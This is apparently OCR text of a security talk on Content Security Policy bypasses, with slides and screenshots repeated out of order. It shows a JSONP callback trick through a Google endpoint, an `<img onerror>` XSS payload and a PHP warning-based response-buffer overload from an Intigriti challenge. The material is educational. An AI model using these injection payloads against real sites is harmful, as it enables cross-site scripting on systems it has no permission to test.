
1 September 2022 Security


When it comes to CSP bypass, a kind of technique using AngularJS is well-known. One of it's variant requires another library called `Prototype.js` to make it works.

After understanding how it works, I began to wonder if there are other libraries on cdnjs that can do similar things, so I started researching.

This article will start with the CSP bypass of cdnjs, talk about why prototype.js is needed, and then mention how I found its replacement on cdnjs.








INTIGRITI

https://www.google.com

We get it! Don’t whitelist CDNs fully!
But surely Google is fine!


CSP Bypass
localhost:63342/testtt/lab.php?name=<script src="https://www.google.com/complete/search%3Fclient=chrome%26q=hello%26callbac
150%
localhost:63342
hello,hello fresh,hello bank,hello kitty,hello magazine,hello goodbye and everything in between,hello in dutch,hellofresh belgium,hello bank belgium,,,,,,,,,[object Object]
OK
Transferring data from www.google.com...

```
<script type="text/javascript">
$("#getJsonp").click(function () {
$.ajax({
        type: 'GET',
              url: "http://localhost:2885/api/values/GetUser/1",
              callback: 'callbackReturn',
              contentType: "application/json",
              dataType: 'jsonp'
              })
});

function callbackReturn(result) {
alert(result);
}
</script>
```

JSONP

JSONP (JSON with Padding) is a historical JavaScript technique for requesting data by loading a <script> element. JSONP enables sharing of data bypassing same-origin policy, which disallows running JavaScript code to read media DOM elements or XMLHttpRequest data fetched from outside the page's originating site.

```
Content-Security-Policy: script-src https://www.google.com;
```


```
40
41 <script src="https://www.google.com/complete/search?
   client=chrome&q=hello&callback=alert"></script>
42
43
```

```
Content-Security-Policy: script-src 'self' https://www.google.com;
```

```
40
41 <script src="https://www.google.com/complete/search?
   client=chrome&q=hello&callback=alert"></script>
42
43
```

‘self’

“Only allow resources from the current origin.”


CSP Bypass
localhost:63342/testtt/lab.php?name=<script src="https://www.google.com/complete/search%3Fclient=chrome%26q=hello%26callbac
150%
localhost:63342
hello,hello fresh,hello bank,hello kitty,hello magazine,hello goodbye and everything in between,hello in dutch,hellofresh belgium,hello bank belgium,,,,,,,,,[object Object]
OK
Transferring data from www.google.com...

INTIGRITI

PHP Response Buffer Overload

Why PHP? Just why?

Intigriti's March XSS challenge
By @BrunoModificato

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from the 21st of March until the 27th of March, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 28th of March:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below and on the challenge page here!

Send to us a safe message , don't forget to hash it :D

PlainText :

Insert here your password

Hashing algorithm (MD5,sha1...) :

Insert here the hashing algoritm

submit

The message has been sent to our server :)

Plaintext : test

Safe Text : 098f6bcd4621d373cade4e832627b4f6

Send to us a safe message , don't forget to hash it :D

PlainText :

<img src=x onerror=alert()>

Hashing algorithm (MD5,sha1...) :


md5

submit

The message has been sent to our server :)

Plaintext :

Safe Text : 652e8ccb583c042b50058dfb281f95b8



Send to us a safe message , don't forget to hash it :D

PlainText :

<img src=x onerror=alert()>

Hashing algorithm (MD5,sha1...) :

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

submit


Warning: hash_file(): Unknown hashing algorithm: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa in /var/www/html/challenge/LoveReceiver.php on line 25
Warning: hash_file(): Unknown hashing algorithm: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa in /var/www/html/challenge/LoveReceiver.php on line 25
Warning: hash_file(): Unknown hashing algorithm: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa in /var/www/html/challenge/LoveReceiver.php on line 25
